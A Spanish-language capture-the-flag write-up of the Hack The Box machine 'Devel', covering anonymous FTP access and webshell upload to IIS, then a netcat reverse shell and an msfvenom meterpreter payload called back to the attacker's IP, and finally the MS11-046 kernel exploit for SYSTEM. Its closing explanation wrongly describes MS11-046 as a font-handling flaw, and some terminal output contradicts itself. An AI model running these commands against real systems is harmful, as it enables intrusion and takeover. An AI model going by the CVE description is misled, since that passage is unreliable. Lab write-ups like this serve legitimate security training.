

## 269- DEVEL

- 1. DEVEL
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Webshell upload in FTP server
  - 1.5. Privesc via kernel exploit MS11-046

### 1. DEVEL

www

<https://app.hackthebox.com/machines/Devel>

DEVEL 3

RETIRED MACHINE

# Devel

WINDOWS EASY

4.8	32703	33987	14/03/2017
MACHINE RATING	USER OWNS	SYSTEM OWNS	RELEASED

Created by **ch4p**

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

```

> settarget "bevel 10.10.10.5"
> ping 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data:
64 bytes from 10.10.10.5: icmp_seq=1 ttl=127 time=234 ms
64 bytes from 10.10.10.5: icmp_seq=2 ttl=127 time=141 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=127 time=75.2 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=127 time=82.3 ms
64 bytes from 10.10.10.5: icmp_seq=5 ttl=127 time=41.4 ms
64 bytes from 10.10.10.5: icmp_seq=6 ttl=127 time=63.1 ms
64 bytes from 10.10.10.5: icmp_seq=7 ttl=127 time=159 ms
64 bytes from 10.10.10.5: icmp_seq=8 ttl=127 time=35.3 ms
64 bytes from 10.10.10.5: icmp_seq=9 ttl=127 time=35.1 ms
64 bytes from 10.10.10.5: icmp_seq=10 ttl=127 time=37.9 ms
^C
--- 10.10.10.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9017ms
rtt min/avg/max/ndev = 35.125/88.433/235.865/63.366 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 21 y 80* abiertos.

```

> nmap -sS -p - --open 10.10.10.5 -n -Ph --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 15:24 -01
Nmap scan report for 10.10.10.5
Host is up (0.063s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 26.56 seconds
> extractPorts allports

```

```

File: extractPorts.tmp
1
2  [*] Extracting information...
3
4  [*] IP Address: 10.10.10.5
5  [*] Open ports: 21,80
6
7  [*] Ports copied to clipboard
8

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Podemos entrar como usuario *Anonymous* por *FTP*.

```

> nmap -sCV -p21,80 --min-rate 5000 10.10.10.5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 15:25 -01
Nmap scan report for 10.10.10.5
Host is up (0.063s latency).

```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
80/tcp	open	http	Microsoft IIS httpd 7.5
_ http-server-header: Microsoft-IIS/7.5			
_ http-methods:			
_ Potentially risky methods: TRACE			
_ http-title: IIS7			

```

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.59 seconds

```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente.

```
> whatweb http://10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
```


## 1.4. Webshell upload via FTP server

- Nos logueamos por **FTP**: `ftp 10.10.10.5` con el usuario **Anonymous**. Nos damos cuenta al iniciar sesión que la página web que corre por el **puerto 80** está hosteada en el servidor FTP. Por tanto, y sabiendo que es un servidor **ASP.NET**, podemos subir una **webshell** en formato **.aspx**. Usaremos una que viene por defecto en Kali Linux: **cmdasp.aspx**. Dentro del servidor FTP, ejecutamos: `put cmdasp.aspx` para subir la webshell al servidor. Subimos también **nc.exe**.


```
> locate webshells | grep.aspx
/usr/share/webshells/asp
/usr/share/webshells/asp/cmdasp.aspx
cmdasp.aspx
ps/home/kali/priyor/CTF/HTB/bevel/exploits
```

```
220 Microsoft FTP Service
Name (10.10.10.5:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows NT.
'ftp> ls
229 Entering Extended Passive Mode (|||49179|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR>      aspnct_client
03-17-17 05:37PM          689 iistart.htm
03-17-17 05:37PM      184946 welcome.png
226 Transfer complete.
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||49180|)
125 Data connection already open; Transfer starting.
100% |*****| 1442 16.58 MiB/s ----- ETA
226 Transfer complete.
1442 bytes sent in 00:00 (23.48 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49181|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR>      aspnct_client
04-28-24 07:37PM          1442 cmdasp.aspx
03-17-17 05:37PM          689 iistart.htm
03-17-17 05:37PM      184946 welcome.png
226 Transfer complete.
ftp>
```

- Accedemos a la webshell que hemos subido desde el navegador. Pero tenemos el problema de que estamos en una ruta diferente del sistema.



- Como estamos en un servidor **Microsoft IIS**, sabemos que tenemos una ruta pública en la cual, generalmente, se almacenan los archivos web del sistema: `\inetpub\wwwroot`. Efectivamente, vemos los archivos que hemos subido, lo que implica que FTP está sincronizado con esta ruta del sistema. Ahora, nos pondremos en escucha con **Netcat** con: `rlwrap nc -nlvp 443` Ejecutamos: `C:\inetpub\wwwroot\nc.exe -e cmd 10.10.14.19 443`.



## 1.5. Privesc via kernel exploit MS11-046

- **CVE-2011-1249 (MS11-046):**
- Obtenemos nuestra reverse shell. Ejecutamos `whoami /priv`, parece que tenemos el privilegio **SelImpersonatePrivilege**, por lo que podríamos intentar secuestrar **Access Tokens**. Para ello, vamos a crear un payload con **Msfvenom**: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.19 LPORT=4141 -f aspx -o regalo.aspx`. Lo subimos al sistema con FTP: `put regalo.aspx`. Accedemos ahora desde el navegador a `/regalo.aspx`, lo que nos devuelva nuestra sesión de **Meterpreter**. Cargamos **Incognito** con `load incognito` y listamos tokens con `list_tokens -u`. No obstante, no vemos **Delegation tokens** interesantes que podamos suplantar. Tendremos que escalar privilegios de otro modo.

```
C:\inetpub\wwwroot>whoami
whoami
iis apppool\web

C:\inetpub\wwwroot>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process           Disabled
SeShutdownPrivilege          Shut down the system                         Disabled
SeAuditPrivilege             Generate security audits                     Enabled
SeChangeNotifyPrivilege      Bypass traverse checking                     Disabled
SeUndockPrivilege            Remove computer from docking station          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege       Create global objects                        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege          Change the time zone                         Disabled

C:\inetpub\wwwroot>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator

The command completed successfully.
```

- Volvemos a una shell nativa del sistema y hacemos `systeminfo`: vemos que estamos ante un *Windows 7 6.1*.

```
meterpreter > shell
Process 2756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe /c cd C:\Users\
cd C:\Users\


C:\Users>systeminfo
systeminfo

Host Name:                             DEVEL
OS Name:                               Microsoft Windows 7 Enterprise
OS Version:                            6.1.7600 N/A Build 7600
OS Manufacturer:                      Microsoft Corporation
OS Configuration:                     Standalone Workstation
OS Build Type:                          Multiprocessor Free
Registered Owners:                     babis
Registered Organization:
Product ID:                             55941-051-0948536-86302
Original Install Date:                 17/3/2012, 4:12:31
System Boot Time:                      27/4/2024, 2:12:28
System Manufacturer:                  VMware, Inc.
System Model:                          VMware Virtual Platform
System Type:                           X86-based PC
Processor(s):                          1 Processor(s) Installed.
[01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:                         Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:                   C:\Windows
System Directory:                     C:\Windows\system32
Boot Device:                          \Device\HarddiskVolume1
System Locale:                         el;Greek
Input Locale:                         en-us;English (United States)
Time Zone:                            (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:                3.071 MB
Available Physical Memory:             2.489 MB
Virtual Memory: Max Size:              6.143 MB
Virtual Memory: Available:             5.543 MB
Virtual Memory: In Use:                598 MB
Page File Location(s):                 C:\pagefile.sys
Domain:                               HTB
Logon Server:                          N/A
Hostif(s):                             N/A
Network Card(s):                      1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection 4
DHCP Enabled:                          No
IP address(es):
[01]: 192.168.10.5
[02]: fe80:5c35:4c:65d5:d74c
[03]: dead:beef::b862:8d67:24a4:c961
[04]: dead:beef::5c35:4c:65d5:d74c


C:\Users>
```

- Buscamos exploits para esta versión. Encontramos que esta versión es vulnerable a un exploit del kernel: *MS11-046*.

- <https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/README.md>



- Nos descargamos de este repositorio el ejecutable *ms11-046.exe* con `wget`. Compartiremos ahora este recurso con *SMBserver*: `impacket-smbserver share $(pwd) -smb2support`.

- 

```

$ curl https://github.com/secwiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe
2024-04-27 11:22:24 - https://github.com/secwiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'ms11-046.exe'

ms11-046.exe                                     [<->] 148.41K  879KB/s  in 0.2s


2024-04-27 11:22:24 (879 KB/s) - 'ms11-046.exe' saved [151974]

$ ls
ls: cannot access 'ms11-046.exe': No such file or directory
$ impacket-smbserver Shared $(pwd) -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1678-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

- Lo descargamos desde la máquina víctima: `copy \\10.10.14.19\Shared\ms11-046.exe`  
`escalada.exe` y lo ejecutamos: `.\escalada.exe`. Sin embargo, obtenemos el siguiente error:  
*Program too big to fit in memory.*

- 

```

c:\windows\system32\cmd.exe - cd C:\Temp
cd C:\Temp

dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971


Directory of C:\Temp

27/04/2024  03:36    <DIR>          .
27/04/2024  03:36    <DIR>          ..
27/04/2024  03:22             151,974 escalada.exe
               1 file(s)             151,974 bytes
               2 dir(s)    5,028,622,336 bytes free

C:\Temp> .\escalada.exe
.\escalada.exe
Program too big to fit in memory
C:\Temp>

```

- Buscamos una versión más ligera de este exploit. Encontramos uno que descargamos con  
`searchsploit -m windows_x86/local/40564.c`. Le cambiamos el nombre: `mv 40564.c MS11-046.c`.  
 Y por último, lo compilamos con: `i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32`.

- 

```

$ mv 40564.c MS11-046.c
$ i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
$ ls
ls: cannot access 'MS11-046.exe': No such file or directory

```

- Seguimos manteniendo el servidor de **SMBserver**, por tanto solo queda copiarlo desde la máquina víctima. Una vez lo tengamos aquí, lo ejecutamos: `.\ms11-046.exe`. Nos convertimos automáticamente en **nt authority\system**.

```

C:\Temp>copy \\10.10.14.19\Shared\MS11-046.exe
copy \\10.10.14.19\Shared\MS11-046.exe
Overwrite C:\Temp\MS11-046.exe? (Yes/No/All): Yes
^Yes
2 file(s) copied.

C:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971

Directory of C:\Temp

27/04/2024  03:52    <DIR>          .
27/04/2024  03:52    <DIR>          ..
27/04/2024  03:22             151.974 escalada.exe
27/04/2024  03:46             239.983 ms11-046.exe
                2 File(s)      391.957 bytes
                2 Dir(s)      5.028.155.392 bytes free

C:\Temp>.\ms11-046.exe
.\ms11-046.exe
c:\Windows\System32>whoami
whoami
nt authority\system

```

66

- **CVE-2011-1249:**

- En Windows, las *fuentes (fonts)* son archivos que contienen información sobre cómo se representan los caracteres y otros elementos gráficos en la pantalla. El sistema operativo debe manejar las fuentes correctamente para renderizar correctamente el texto y otros elementos gráficos en la interfaz de usuario.
- La vulnerabilidad MS11-046 se encontraba en una parte crítica del sistema operativo: el kernel. El modo kernel es el nivel más bajo del sistema operativo que tiene acceso directo a los recursos de hardware y que gestiona la memoria y los procesos del sistema.
- La vulnerabilidad permitía a un atacante crear una fuente maliciosa especialmente diseñada que, cuando se cargaba en el sistema, provocaba un error en el manejo de la memoria del kernel.
- Un atacante podía aprovechar esta vulnerabilidad al hacer que un usuario visitara un sitio web malicioso o abriera un documento especialmente diseñado que incluía la fuente maliciosa. Cuando el sistema intentaba cargar la fuente, el error en el manejo de la memoria del kernel podía ser aprovechado por el atacante para ejecutar código arbitrario en el sistema, potencialmente permitiendo la instalación de malware, el robo de información o el control completo del sistema.